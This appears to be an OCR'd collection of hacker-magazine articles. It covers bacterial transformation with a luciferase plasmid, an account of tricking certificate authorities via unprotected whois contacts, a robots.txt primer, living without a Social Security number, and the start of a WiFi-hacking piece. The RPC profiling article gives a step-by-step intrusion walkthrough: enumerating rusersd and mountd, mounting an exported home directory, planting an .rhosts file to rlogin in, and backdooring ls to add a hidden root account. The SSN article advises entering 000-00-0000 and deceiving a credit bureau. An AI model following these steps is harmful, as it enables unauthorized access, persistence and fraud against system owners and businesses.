The key task is getting the transgene into the genome of the E. coli. Hosts, of course, have various methods for resisting the addition of foreign DNA. The most basic of these is the cell membrane, which acts like skin for cells. It's the job of the membrane to keep the insides in and the outsides out. However, membranes have to let in food and let out wastes, so they are permeable. In order to get the transgene inside the cell, we have to manipulate it so that it will take up the new genes. For bacteria, figuring out this problem is really the main task in creating a transgenic organism, and it's pretty easy. For higher organisms, there is more structure (the genome stays in an internal structure called the nucleus of the cell) and better defenses against foreign DNA, making the insertion of transgenes more difficult. However, inserting transgenes into higher organisms (including mammals, like mice or monkeys) is routine laboratory procedure these days.

In addition to making the E. coli take in the foreign DNA, we have to make sure that the DNA is treated as if it were the organism's own. In bacteria, this is also fairly easy. Bacteria often exchange small pieces of DNA, called plasmids, with each other. These plasmids are separate from the organism's main

DNA and allow bacteria to exchange beneficial genetic material with each other, even though they don't replicate sexually (sex is nature's best way of exchanging genetic material between organisms). Vector is the name that biologists use for something that can introduce foreign DNA into a cell. Plasmids are good vectors for bacterial hosts. Other vectors that work better for more complex hosts include viruses that have had transgenic payloads grafted into them, or even tiny gold beads coated with DNA that can be shot into a cell with a "gene gun."

The creation of plasmids (or other vectors) with transgenic payloads is made possible by the existence of DNA splicing enzymes. Simple laboratory techniques allow the extraction of naturally occurring plasmids from bacteria and splicing the DNA for the new gene into them. The hardest part is figuring out which combination of genes to insert into a host in order to get a desired effect. However, those techniques are beyond the scope of this introductory article. For our purposes, we can just buy plasmids with our desired genes from a scientific supply house. An E. coli plasmid with the Luciferase gene in it is called pUC18-luxR, and can be purchased from many places (see sources section, below).

Once you have successfully grown some E. coli colonies and purchased your Luciferase plasmid, the process of creating glow-in-the-dark bacteria is pig-easy. You make the bacterial membrane permeable to the plasmid by treating it with a solution of calcium chloride. At this point, the cells are said to be "competent" for transformation and the plasmids can be added. Then let the cells grow at body temperature (37C) for 12-24 hours. Turn out the lights and look at your petri dish - you should be able to see colonies that quite clearly glow in the dark. Congratulations! You've just created your first transgenic organism! The recommended kit has detailed instructions (called a protocol in molecular biology). The protocol can also be downloaded from the net without buying the kit.

Now if this feels too much like the script kiddy version of genetic engineering, then there are lots of other projects you might take on. You can design and construct your own plasmids, perhaps with multiple transgenes. In order to breed pure populations of transgenic bacteria, one often includes an antibiotic resistance gene in the plasmid, and then applies the antibiotic to the petri dishes. Only the bacteria that took up the plasmid will survive, and the evolutionary selective pressure will ensure that the bacteria won't lose the transgenes. In considering which genes to add, you might learn to use GenBank and LocusLink, two important web-accessible databases of genes. Start by looking up green fluorescent protein (GFP). Or buy a GFP transgenic fish from GloFish.

Hacking the genome is the future. You can be there now....

Sources


A complete kit with everything you need to do this experiment is available from Modern Biology, Inc. for less than $75. It is part number IND-9 and you can order it over the web. Visit http://www.modernbio.com/ind-9.htm to see what's in the kit and how to order it. Modern Biology has all kinds of really cool kits that don't require fancy labs or a lot of experience to use. Check out their whole catalog at http://www.modernbio.com/TableOContents.htm. You can see the complete E. coli transgenic protocol (that is, the detailed instructions) for free before you order by reading http://www.terrificscience.org/lessonexchange/PACTPDF/GlowingEcoli.pdf A different $80 kit allows you to extract DNA from any organism (including yourself), which with some DNA splicing enzymes and some additional knowledge of how to recombine bits of DNA, you could then use for creating new plasmids. It's available from the Discovery Channel store as http://shopping.discovery.com/stores/servlet/ProductDisplay?catalogId=10000&storeId=10000&productId=53965. This kit includes an inexpensive centrifuge, which you are going to need if you want to continue your genetic engineering experimentation. You can get good scientific microscopes on eBay or maybe you have one in a basement somewhere. If you're going to work with GFP, you probably want a microscope for fluorescence work; it will have a filter set and high power illumination.

If you would like proof that many of the foods you eat contain genetically modified organisms, you might be interested in the kits available from Investigen, which uses a similar technology for easy detection of many genetically modified organisms. See http://www.investigen.com/products.html for

the details. If you want to look up interesting genes that you might want to add to your bacteria, try using GenBank or LocusLink from http://ncbi.nlm.nih.gov. Once you get good at transforming bacteria and want to start thinking about more ambitious transgenic organisms, you should take a look at the offerings from Clontech http://www.bdbiosciences.com/clontech/, Qiagen http://www1.qiagen.com/Products/Transfection/TransfectionReagents/EffecteneTransfectionReagent.aspx?ShowInfo=1, and QBiogene http://www.qbiogene.com/literature/protocols/gene-expression/pdf/p-adeno-express.pdf. Or you can just buy a GFP zebrafish from http://www.glofish.com.

And before you start working on your plan for creating a Luciferase transgenic puppy by doing genetic engineering on your dog, you should probably learn real molecular biology laboratory techniques by taking a class, maybe like this one: http://a32.lehman.cuny.edu/molbio_course/Basic_techniques.htm. Who knows, maybe I'll be your teacher....

Shoutouts: DMcS for taking it seriously and finding the GloFish and the Discovery kit, and to AG Monster for reminding me that although I am old now, I was a hacker once, too.



by Juraj Bednar
ca@jurajbednar.com

"Security is a process," says a common security expression. I would also like to add that security is *about* processes. In this article you will also see how the security of different organizations affects your own security.

Most of the web communication in today's "secure" Internet is protected by a set of protocols defined in standard, called Transport Layer Security (the successor of SSL: Secure Sockets Layer, developed by Netscape). While the protocol itself is quite strong and the data are protected by mostly safe ciphers and technologies, there is one weak point, like in many asymmetric cryptosystems: distribution of keys (or PKI, short for Public Key Infrastructure).

An asymmetric cryptosystem protects its users against a passive attack (sniffing). Using the Diffie-Hellman key exchange or RSA, it is very difficult to eavesdrop on someone's traffic. There is one widely known attack, known as Man in the Middle. Using this technique, the communication channel is being actively attacked. Parties, while thinking they are communicating with each other, are effectively talking to an attacker, who acts as a middleman.

A solution to this is a safe distribution of keys. If both parties know each other's public key, they can safely communicate. So the problem with today's asymmetric cryptosystems is not about ciphers - they are quite strong. It is mostly about key distribution. PKI comes as a solution to this, where communicating parties own only a few public keys of so called Certification Authorities (or CAs). These are trusted third parties, who pick an identity and a public key of a user or organization, put them together and "stamp" them with their digital signature. When you start communication with someone, he presents you with a valid certificate. You (or better your browser - if we are talking about the web) check the digital signature, the name of a party, etc. If you trust the CA that issued the certificate, you can safely communicate. This last "if" is the big one.

When I wanted a certificate for my own website (jurajbednar.com), I did my own research. The result was quite shocking. I was able to trick a lot of them into issuing me a certificate when they really shouldn't have.

The case of RIPE

I was quite shocked when I found an authority which did authorization using a whois registry. The process looks like this: You fill out a form on their web page (of course using plain unprotected http - why would a CA use https?) and submit a CSR (certificate signing request). They'll send you a confirmation e-mail, you

click the link and choose which of the contacts (administrative, technical, or zone) they should contact. They send a mail to the contact you choose and after clicking on a link in the e-mail, they issue a signed certificate.

Now, wait a moment. There are some questions to be asked. How is a contact in a whois database meant to authenticate someone over the Internet? How do we know he is authoritative to decide if someone should issue a certificate? Do they know that most domains in RIPE do not have mnt-by entry which protects the contact by password or PGP in order to make changes? Anyone can make changes to contacts without mnt-by. How could an unprotected e-mail that can be sniffed on the way be trusted as a way to determine whether to issue a certificate?

The CA is on http://certs.ipsca.com/. They have quite low prices and even issue free six month certificates. They are in MS Trust Root (happily not in Mozilla), so anyone with MSIE 5.01 or higher trusts them, unless they decided not to. One of my friends who operates an Internet shop wanted an SSL certificate, so I told her that I would try to get one for her. I explained that I was doing some sort of research and I wanted to trick the authority into issuing it without using access to her accounts or web space (I hosted the site for her) and without her or her colleagues helping me. So I could be literally anyone, but in this case that was part of my research. I had the permission, so I did not break the law.

So first, I changed her contact in RIPE (which of course did not have the mnt-by entry) to my e-mail address. I also added the changed line with my address and correct date of change (these are not added automatically by RIPE). The entry was changed by a robot. She did not get an e-mail about this change. Then I generated a key, a CSR, filled out the form, got the mail, and clicked on the link. Then the page said that they could not contact the RIPE registry, so they filled the contacts with hostmaster, postmaster, and webmaster aliases of the particular domain. While I could receive mail for these addresses (I am an administrator of her mail domain), I decided to be cheeky and mailed back with my ticket number. I sent the whois registry entry with all the contacts (including the changed line, which said that I changed the entry the very same day to my own address!). In a few minutes, the contacts on the web page were set to what I mailed them, I chose my e-mail address, got another mail, clicked another link, and the certificate was issued. I installed the certificate for her shop and she was quite happy. I was happy because I used no power over her web space, domain, or any administrative power. In fact, to issue this certificate, I only used one e-mail address. That makes a man in the middle attack quite simple. It cost me no money so if I used some anonymous access (like driving to some random city and using wifi with a changed MAC address), and created mail on some freemail, I would get a certificate, possibly without the domain owners even noticing this.

Actually performing the man in the middle attack when you have a certificate that most web users trust by default is very easy now. You can use Dug Song's excellent dsniff package. You could rob someone's bank account if the target domain was a bank and they did not use man in the middle resistant protection (such as secureID that digitally signs all parameters of transactions and bank processes it only when such signature is filled in). You could snoop on someone's mail account if they use web mail to access it. And as the web page of this CA perfectly states - it is a matter of minutes.

If your registry provides a way to protect entries in the registry (such as RIPE's mnt-by), use it. When I looked at banks in my country (which is otherwise quite advanced in IT), none of them used mnt-by. Protecting your entries is also a matter of minutes. Do it.

The Case of Papers

Even before this CA, I found E-BizID, which acts as a reseller for Comodogroup (which I chose as my own CA later on). They had a 50 percent discount on the certificates that time and also issued 30 day free test certificates (that were signed by the real authority). I had no idea how they authenticated sites, so I filled in a form to get a certificate for my provider's web mail machine that I am an administrator of. It told me to fax the business license to some number. As I filled out the form correctly (stating who owns the machine, full company name and address, etc.) and it was around Christmas, I just let it be. But later on I was having a phone conversation with another administrator from the company and told him that they are quite cheap and they should buy the certificate, protecting their clients. They decided to buy it for another domain name which had the same web mail installed. They paid for it and faxed the business license. We both received the certificate. I got my testing certificate and they got the real one. Quite interesting.

The question to ask is - is faxing a business license a way to authenticate and authorize users? In our country, anyone can obtain anyone's business license in the court office (the court has a database of all business licenses). If you want to do business with someone, you can go there and request a license which will tell you in what field they are permitted to do business, who owns the company, etc. This business license (here called "transcript from business registry") is the same as the company owners get. There is no difference. Anyone can get it. That means anyone can fax it. That means anyone can get a certificate.

If this was not the case, I wonder how an American CA could determine if the paper that was faxed to them was a real business license of the particular country. I doubt they knew what "Vypis z obchodneho registra" that I faxed to them even meant. I believe that if I faxed them some famous Slovak novel, formatted to look like a business license and including the name and address of my company, they could not visually tell the difference and they probably do not employ Slovak language speakers to see the difference between prose from business licenses. I would love to be proven wrong.

Domain Ownership Control

While I did not try other authorities myself, I read about the process to issue certificates of several others. Some of them want you to prove ownership of a domain by telling you to create some file in the webspace of the server. They tell you to create for example http://yourdomain.com/sayhellotoourauthority/somerandomstring with some particular content. This is one of the better way to authenticate people who have control of a domain. However, it is quite funny to use this way because CA's, PKI, and TLS are here to protect communicating peers against known attacks to plaintext http. Seems weird that they themselves rely on this insecure way of communication to authenticate users. The attacks are well known - man in the middle attacks, DNS spoofing, etc. While this attack is certainly not the easiest one (the difficult part is getting access to the nameserver or to the physical link between CA and the authenticated domain), it is certainly not impossible. There are well established and tested tools to do this kind of attack.

The Solution?

Some CAs use a combination of these techniques. The best technique I have seen is the requirement to come to a local branch office of a CA, show your business license, ID card or passport, and driving license. The business license is checked with the court over the Internet. This also says who can act on behalf of a company. He is authenticated using an ID card, his presence is recorded on a tape, etc.

However, I believe that the current situation in Microsoft's browser is far from using this approach. I believe that MS Trust Root is built more on business contracts than on security standards. Microsoft and security. Sounds a bit stupid in one sentence.

I believe there should be some independent body (in the form of an organization like IANA and ICANN, but not controlled by the US government) which administers some common trust root. Certificates would be issued to CAs with the approval of local government organizations (in our country, it is the National Security Office which approves and disapproves the existence and operation of open CAs and accredited CAs). You could personally choose which countries' CAs you believe. All of the CAs should require a personal presence to authenticate and authorize the right to a certificate.

Also, the weak point in current implementations of x509 is that you cannot easily specify for which purpose you trust certain CAs. The purpose (web site authentication, S/MIME mail...) is on the certificate, but you cannot specify that you trust certain CAs for anything (for banking purposes) but another one only for freemail accounts and discussion boards authentication. It is not as easy in current web implementations anyway.

If you run a bank's web server, tell your users which CA you use (by postal mail) and tell them to always check the certificate. My bank does this (surprisingly), transferring all the liabilities to the user. (Someone robbed your account? You did not check the certificate? Oh, what a pity, it is your problem, not ours.) But if the bank recommends use of some particular user agent (usually MSIE) and does not tell users to delete all the "suspicious" CAs, they are liable for the client's money (and for the loss of it).

Maybe it is time to ask again: Whom do you trust? Do you trust Microsoft or AOL? Do you trust CAs they trust (for some reason, probably compensated by lots of money)? Being a well known CA does not guarantee it is a secure one.

System Profiling Through RPC

by Screamer Chaotix

The Sun RPC (Remote Procedure Call) Portmapper running on port 111 can be your best friend - or your worst enemy. As usual it depends on what side of the fence you choose to play. For the purposes of this article, I will assume the reader is interested in exploring the possibilities of remote system profiling without the need for old fashioned programs such as finger.

Through the Portmapper running on 111, we can see what RPC programs are running on the remote machine, and may even get a chance to exploit one or two. The beauty of RPC is that, by its very nature, it's designed to be open to the Internet. And while most people have gotten around to getting rid of annoyances like finger, expn/vrfy on port 25, and of course, default accounts, not too many give RPC a second look. I could hypothesize as to why that is. Perhaps the most obvious reason being that port 111, by itself, is not really a security hole. Its best use, from an invader's perspective, is to show exactly what's running where. For brevity, we will focus on two RPC programs. One can be used to gain information about the target system, the other could potentially give us access to the machine. These daemons are rusersd and mountd. But first, how do we find them? You could take your target machine and simply run the client version of these commands against it to see if anything gives, but I prefer knowing if the RPC ports are up and running or not before I go attacking anything. To find open ports, a simple nmap scan will suffice:

screamer@localhost># *nmap -sS -p 111 192.168.2.* > port_111 &*

I'll assume you have a machine and, for legality purposes, it's a comp you own (not 0wn). To see what RPC daemons are running, simply run the following command:

screamer@localhost># *rpcinfo -p target.host.com*

What will return is a listing of listening daemons, for example:

program	*vers*	*proto*	*port*
100007 1	*udp*	*721*	*mountd*
100025 1	*udp*	*32790*	*rusersd*

How convenient, we have both mountd and rusersd up and running. Let's begin by doing a little snooping. The first thing hackers would do a few years back was a quick and dirty "finger @target.host.com" to see who was logged into that machine. Nowadays, people know it's not a good idea to leave their login information lying around, even if it's just a username. What people don't realize however, is that they may still be giving out this very same information without realizing it. Enter rusers, which can be found through www.rpmfind.net if not already included in your distribution.

screamer@localhost># *rusers -l target.host.com*

For those of you wondering if that's a lowercase L or a one, it's the former (as in little lying larry). With this command, you will be brought back to the good old days of finger, as login information will appear before you (if people are logged in at that time of course). Here's an example for your viewing pleasure:

Login	*Shell*	*Last Login*
screamer	*/bin/bash*	*Wed Nov 2 from home.ctu.cia.gov*
dash	*/bin/bash*	*Thurs Dec 5 from grazer.ctu.cia.gov*

Darn, and I thought by getting rid of finger I was safe! Guess not. So there we go, we have some login information. Now the next step I won't even get into. If you don't know what I'm talking about, it includes "password", "love", "sex", "secret", "god", last names, addresses, birthdays, spouse names, dog names, and maybe even a little social engineering.

Now let's move on to more important matters, shall we? Namely, mountd. Now mountd isn't all that terrible when properly configured (natch). The mountd protocol can be used to mount a remote drive onto a local one and allow you to view the contents of that drive as though it were on your local machine. In other words, you can see inside a computer without logging in. OK, let's use mountd to its full potential. To do this, we'll use a little program called showmount. The showmount client in a nutshell displays mountable drives on either your local or a remote machine. These are drives that can be mapped to a local drive and traversed as though that's exactly what they were.

screamer@localhost># *showmount -e target.host.com*

Which returns (if you're lucky):

/usr/bin *root*
/home/johns *(everyone)*

Great, so we have a couple of mountable drives there. The first is owned by root, which we can't touch. Fortunately, the next drive on the list looks like a user's home directory. Bingo! As Lord Nikon would say, you in the butterzone now baby. You can see inside this drive without even logging in! Begin by making a new directory to mount the remote one onto. In our case we'll call it new_mount. Then we mount the remote drive onto it, like so:

screamer@localhost># *mkdir new_mount*
screamer@localhost># *mount target.host.com:/home/johns new_mount*

If everything goes smoothly, you can now cd into your new_mount directory, type ls, and see everything inside that user's directory. Ooh, wow, you say. Who cares? I'm a hacker, I don't want to read someone's email, I want to explore the system they're using. Fortunately, with a home directory mounted on your computer you can. That, after all, is the magic of an .rhosts file. Yes that's right, rhosts, that file you should never have in your home directory is your ticket into this remote machine. Simply create an .rhosts file that contains this line.

your.machine.com johns

From there, all you have to do is rlogin into the remote machine.

screamer@localhost># *rlogin -l johns target.host.com*

And there you have it. You're now logged into the remote machine as user johns. From here you can use any number of local exploits to achieve root. Naturally those all depend on the architecture of the machine, so look around or better yet try and figure out some things yourself (shocking concept, huh?). For just a minute, let's say you didn't find a mountable drive that belonged to a user but was however open to everyone. Possibilities exist for getting access here as well, potentially even as root. If you're lucky enough to find /usr/bin (or any other directory located in a user's path), you can mount the drive to your local machine and modify any number of programs in there to do your bidding. And if someone foolishly runs those programs as root (which is entirely possible), you can have some serious fun. Make ls discreetly add a new user with root privs, and voila, you have your very own backdoor. Try to be as inconspicuous as possible, name the new user "system_" or something to that effect, so it doesn't draw too much attention.

Last and certainly least, RPC is probably unnecessary on about 97 percent of the systems that use it. Why you need to show who's logged in through rusersd is beyond me, and why you would ever want to have people on the Internet mounting your drives on their local machines doesn't seem to make a lick of sense. These things do exist, believe me. Scan a university, you're bound to find a machine you can root with just a little effort. Naturally I can't actually recommend it, don't want to see anyone go to jail, but it's good to know what's possible, if only so you can better protect yourself. Until next time, break the system.

Thanks to everyone who helped, and shouts to the one and only Dash Interrupt, Unreal, w1nt3rmut3, dual_parallel, and pengs everywhere.



by StankDawg
StankDawg@hotmail.com

Everyone uses search engines. But did you ever wonder how they choose which pages to list and which pages to not list? You've all heard stories of private pages that got listed when they weren't supposed to have been. What stops these search engines from digging into your personal information? Well, without going into a lecture on why you should never store personal information on a publicly accessible website, let's talk about how search engines work.

The World Wide Web was named such because of the cliche that all of the pages are linked to each other like a spider's web. A search engine starts looking on a page and follows all of the links on that page until it gathers all of the information into its database. It then follows off-site links and goes on to do the same thing at all of the sites that are linked from that original site. This is really no different than a user sitting at home surfing the web except that it happens at an incredibly high speed. It is as though it were acting as an agent for the search engine. Due to its automation, it can quickly create and update its database. This automation is akin to a robot where it simply does the same repetitious job over and over. In this case, that job is to build a database of websites. Because of these reasons, the actual program or engine that does the work of crawling across the World Wide Web is called an "agent," a "spider," or, more commonly, a "robot."

"Isn't that a good thing?" Well, it can be. There are many good reasons for using robots. Obviously, it is very handy to have search engines to find things in the vast online world. It is even difficult to find documents on your own site sometimes! The use of robots is not only for going out and gathering up data, but they can be very personal and customized for your own site. One site can easily get into thousands and thousands of pages, sometimes more. It is very difficult to find and maintain documents on a site of this size. A robot can do that work for you. It can report broken links and help you fill in holes or errors on your sites.

"That's great, I want one!" Well, before you go jumping into something, think it through. There are also many drawbacks to using a spider. Firstly, you have to write the spider engine efficiently so as not to overload your server and also smart enough so that it does not start crawling on other people's sites and overloading their servers. If everyone had an agent out there crawling through everyone else's links, the web would slow to a grinding halt! The most important problem, however, is what I mentioned in the opening. Spiders will follow links to *everything* that it sees linked from another page. That means if you have a link to a personal e-mail, suddenly it isn't personal. Your company's financial documents may be on there somewhere. Did you have some naughty pictures that you took and only your husband or wife knew the link to? Can you say "oops?"

This raises a big concern over privacy, and rightfully so. Never put anything on the Internet that you don't want people to see. That is a general word of advice that you should follow regardless of spiders. You may have read stories about companies whose internal records are suddenly found floating around on the Internet. Blame hackers? Maybe you should blame robots and the administrators who do not know how to control them. All it takes is one site to start the robot and it begins to follow whatever links it is programmed to follow. Some employees may link to internal documents. Some databases may allow spiders to query from them. You never know who may be linking to what, and by not having a well designed web site, you may have just taken your top secret project and shared it with the world.

So you see, there are some good things and some bad things. Luckily, there are ways that you can control robots and hopefully limit the bad things. There is a standard called the "robots.txt" exclusion file. It is a simple ASCII text file that allows you to tell any robot visiting your site what they can and

cannot access. Here is a sample file:

```
#
# robots.txt file for http://www.StankDawg.com/
#
# last updated: 09/06/2003 by: StankDawg
#
# WTF R U Doing here?  R U A ROBOT?
# R U A SPIDER?  R U 31337?
#

User-agent: *
Disallow: /incoming/
Disallow: /downloads/
Disallow: /webstat/
Disallow: /pub/

User-agent: Hackers-go-away
Disallow: /T0pS3cr3t/

User-agent: They-will-never-find-this-one
Disallow: /h1dd3n/
```

You will notice that there are comments (starting with the "#" sign) and two other important fields. Proper use of these fields can limit most search engines and spiders that honor the exclusion file.

The first field is called the "User-agent" string. Each program visiting your website, human or otherwise, is using a piece of software. For humans, it is called a web browser like Mozilla, Firebird, Konqueror, or dozens of others. The name of this agent is sent with every page request. If you look at raw log files from your web server, you can see who visited your site and what agent they used. The majority of them will be Internet Explorer since most surfers are using the Windows operating system. You can look at your logs and find some interesting types of clients out there. Well, since robots are programs too, they also have an agent string. In the robots.txt file (which must reside in the root directory of your web server home) you can single out any agent to block it.

The second field is the actual file or directory that you do not want accessed. The field name you would use is "Disallow". Both the "User-agent" and the "Disallow" must be followed by a ":" and then the data that specifies what you want done. If you want to stop the agent called "googlebot" from accessing the file called "privatestuff.html" you would code the following lines:

```
# This is a comment above the sample code.
#
User-agent: googlebot
Disallow: privatestuff.html
Disallow: /images/mysexypics/
```

As you can see, the syntax is very simple. What you need to do is think about which things you want kept hidden from which agents. If you want to hide several different files or directories, you would use multiple "Disallow" lines. In the example above, I also block access to the entire directory called "/images/mysexypics/" which could have been very embarrassing! Be careful to realize that this only blocks *one agent!* Usually people do not distinguish one agent from another in practical application. If something is to be kept hidden, it should be hidden from all agents, not just "googlebot" as in the example above. One way of doing this is to use multiple "User-agent" strings. This is never complete and there are always new spiders coming out that would not be on your list unless you constantly update it. The better way to do this is to simply use a wildcard of "*" which tells *all agents* to follow the subsequent "Disallow" commands. Along the same lines, you can also tell robots to ignore your entire site by using the "Disallow" string of "/" which will stop the robot from looking at anything! (Note that you cannot use a "*" wildcard in the Disallow field; you must specify a path.)

```
# This is a global "stop all robots" example
#
# Note that comments can be put anywhere
# on a line, and not just above the fields.
# They can come after the string.
#
User-agent: * # This string stops ALL robots
from going into...
Disallow: / # ANY of the directories
```

An alternative to using the robots.txt file is to use special "meta" tags in your HTML. Some people may not be able to create a robots.txt file for one reason or another. You can also add a meta tag in the HTML of every page that you code. The meta tag name is simply "robots". This meta tag will allow or disallow robots by using keywords in the meta tag such as "all" to allow it to be included in the search engine or "none" to stop it from being added to a search engine. There are other options as well, but these should suffice for most users.

Now here is the catch. (There is always a catch.) The keyword is "honor" which I

mentioned earlier. While most commercial search engines will currently honor your robots.txt file, it is not a requirement that they do. It is an optional standard that is not enforced by any agency. That's right, it's on the honor system. I am sure that there will come a day when the search engine competition will become so fierce that the engines will begin to index all pages regardless of exclusion requests so that they will gain an "advantage" over other search engines. Also, you have to realize that anyone can write a spider or a robot! Since it is optional whether or not they honor your exclusion requests, they may still waltz right through your site and ignore all of your "do not enter" signs. This is the reason that I mentioned earlier that you should never, *ever* put really personal, private, or valuable information in a publicly accessible location.

Finally, you should also realize that just because these are intended for robots (or programs) to look at, that doesn't mean that humans cannot look at them as well. I have found many, *many* backdoors and "hidden" entrances simply by looking at a site's robots.txt file. You have full permission to poke around my robots.txt files and maybe you will find some interesting super secret 31337 stuff!

Further Reading

http://www.robotstxt.org/

http://www.searchengineworld.com/robots/robots_tutorial.htm

Shoutz: As always... my home-dawgs in the DDP, Zearle, Saitou, people who are willing to read and learn, whoever invented the new Reese's "big cup," and people who try to use robots.txt files as a substitute for security.

Living Without an SSN

by Lucky225

In mid November of 1936 when the first social security numbers were issued, they were never meant to be thought of as a form of identification. Today however every major corporation in the U.S. requests this number from consumers for identification and to run credit checks, or so they claim. Utility companies including gas, electric, telephone, and cable TV companies all request this information as well as your bank, your credit card issuers, and pretty much anyone else you can think of. You might assume there is some law or statute that requires these corporations to obtain this information before providing you with their services. However there is generally no statute provided that requires these companies to obtain that information for any reason.

With identity theft becoming the fastest growing crime in this country, one in 20 consumers was a victim of credit card theft last year. It is predicted that about 750,000 people a year may become victims of identity theft. Most corporations insist that they require a social security number to validate who you are. However, if you look at it from a different angle, you might notice that this requirement is exactly what makes identity theft so easy. Think about it. Utility services, bank and credit card accounts, cell phone activations - all this can be done over the phone or the Internet needing only a person's name and social security number and some other easy-to-find information like a birthday. All of this is done without providing any photo identification at all and it can be done completely anonymously using P.O. boxes or private mailboxes. With that said, think about all the places you've given your social security number to. Think about all the computer databases holding that information right now. Think about the fact that there may be an untrustworthy employee at TransUnion staring at your credit report with your information on it right now and you'd have no way of knowing.

To give a prime example of this, let me tell you about a story that happened with my mom. One day she decided to buy a cell phone from a kiosk inside Sam's Club. The kiosk was for Verizon Wireless. Two years passed by and we received a notice from Cingular Wireless about unpaid cellular service, even though we have never had any cell phones with Cingular Wireless. After an investigation, it was deter-

mined that the cell phone was activated the same day she had signed up for her cell phone with Verizon. It is unclear who set up the cellular service, but anyone who was able to take a glance at the paper application that had my mom's SSN on it could have quickly written that information down and then set up service in her name.

Keeping all of this in mind I have recently become a privacy advocate. The Office of Privacy Protection in California has declared that the SSN is a unique privacy risk because no other identifier plays such a significant role in linking records containing sensitive information that individuals generally wish to keep confidential. Because the SSN is such a privacy risk, I do not reveal it to any portion of the private sector. By not giving out your SSN you can actually help prevent identity theft because most companies will require you to show picture identification and other material if you do not supply an SSN ensuring that you are the person you claim to be. And because no SSN is ever recorded by the company, anyone who looks at your account information on the company's customer database will not be able to use your information to obtain credit or services in your name. Luckily I live in California where the CPUC has ruled that all utility companies (excluding cellular unfortunately) cannot deny you service simply for lack of an SSN or for refusing to provide it. But the utility company may require a deposit if you do not supply this information. You will get the deposit back however.

By making it a policy not to provide your SSN to any private organization, you will come across some things that may not be convenient for you. Since I have started this policy no utility company has ever obtained my SSN. But when it comes to credit, everyone wants your SSN. I had a bank account for about a year when they offered me an unsecured credit card. I figured I'd apply for it but leave my SSN off the application. About a month later I got the credit card. It informed me that I had to call from my "home phone number" to activate the card. I forgot which phone number I had written on the application so I called customer service on the back of the card to ask them. The representative informed me that it was not necessary to call from my home phone number, that she could activate the card over the phone. All I had to do was verify my social security number. I told her that the only reason I applied for credit was because the person at my bank's branch let me apply without writing in my SSN. She informed me that the SSN had been retrieved through the application process from my bank account information. I said that I had not consented to this and that I would not activate the card unless the social security number was removed from the account. She actually agreed to remove it for me after verifying some other information and adding a password to the account. I then went to the bank and closed my checking account.

I have since been using a stored value card that does not require you to provide a social security number. My paycheck is direct deposited on to the card and it works just like a check card. You can receive a similar card by going to www.cardenroll.com (claims to require SSN now - just enter 000-00-0000). There are other cards out there that allow you to add funds from Western Union or MoneyGram locations for a fee. Some of the stored value cards ask for an SSN but do not verify it. Anyhow, the downside to stored value cards is that there is no way to deposit a *check* into the account. I recently received a check from my insurance company for about $2800 issued from Bank Of America. It took me three Bank Of America's and talking to several branch managers before I found one who would cash my check for me. The other two branches told me the check was "over their limit" for non-customers. I advise you to try local bank branches for opening up checking accounts without SSN.

The thing that bugs me is there is no law requiring a bank to obtain an SSN for non-interest bearing checking accounts. There is no interest being accrued, thus they don't have to report to the IRS. My bank won't even open an account for me using two forms of ID, one of which is the credit card issued by their bank!

Also hard to deal with are credit bureaus. Once they have your SSN, it's pretty much there for life. However I did manage to social engineer TransUnion into removing my SSN, claiming the one on file was inaccurate. Under the Fair Credit and Reporting Act, they are required by law to remove inaccurate information. They agreed to remove it "temporarily" as my SSN would be reported to them by my creditors, they claimed. Little did they know my creditors didn't know my SSN and so I now have credit and a credit report with no SSN attached to it!

As I mentioned, the California CPUC does not regulate utilities so it is difficult to obtain a cell phone without an SSN because almost every carrier requires this information to "run a credit check" - or so they claim. I did however convince an AT&T Wireless salesperson to run my credit using the SSN 000-00-0000 and I got approved - and the inquiry showed up on my TransUnion report. So it is possible to get a cell phone through AT&T Wireless without an SSN, though it may be hard to convince the salesperson that they don't need your SSN to run credit.

The best approach when applying for credit or services is to claim you do not have an SSN. If you want, move to Oregon and get a driver's license there. They don't even require an SSN for a driver's license or identification card! Carry around your Oregon license and claim you have never applied for a social security card because there is no law requiring you to do so. I carry around a copy of my TransUnion credit report showing there is no SSN and a letter from my bank stating there is no social security number on my credit card account and it usually helps assist me when I apply for services or credit at places that claim to require a social security number. It's fun to see people's reactions when I tell them I'm a privacy advocate and do not give out my social security number and then hand them my TransUnion credit report along with the letter stating there is no SSN on my credit card.

Helpful Links

http://www.civil-liberties.com/soc_security/forms/bank_not.pdf - notice to banks regarding use of SSN.
http://www.cardenroll.com - stored value card.
http://www.privacyrights.org - privacy info.
http://www.privacy.ca.gov - privacy laws in California

More Fun With Wireless Hacking

by VileSYN

As the prices go down, wireless becomes more and more common. While many people ignore the vulnerabilities that WiFi holds, it's an easy way for anyone to enter the network. Even setting WEP keys will not keep a determined hacker from compromising the WiFi AP (access point) or router.

Many tools are available for various operating systems to do such tasks. NetStumbler for Windows, MacStumbler for MacOS, Wellenreiter for Linux, and BSD-Airtools for Free/Open/NetBSD are WiFi network stumblers to help find APs. Most of these applications can use a GPS to map the access points detected while scanning. Such stumbling tools are what make wireless hacking such a threat. Using these tools is quite simple and straight to the point. Each will detect the APs from stray signals, detect WEP transmissions, channel, signal strength, and MAC address. While they also determine the manufacturer by the MAC address, some entries can be incorrectly identified.

A way of finding the exact manufacturer by MAC address can be seen on the page http://standards.ieee.org/regauth/oui/oui.txt. Every MAC address and manufacturer is listed. This brings us to another key to entering the network. Sometimes you can enter the network easily by using DHCP, but not all networks have DHCP available. In such a case, there are a few ways to obtain the address of the AP.

The first way to acquire the IP is to use the default IP that the wireless device is set to. For instance, D-Link routers use 192.168.0.1, and their access points use 192.168.0.50. On the other hand, Linksys uses 192.168.1.1 and Netgear uses 192.168.0.1. If the default IP is not the IP of the AP, then you can use a sniffing utility to capture packets coming from WiFi signal.

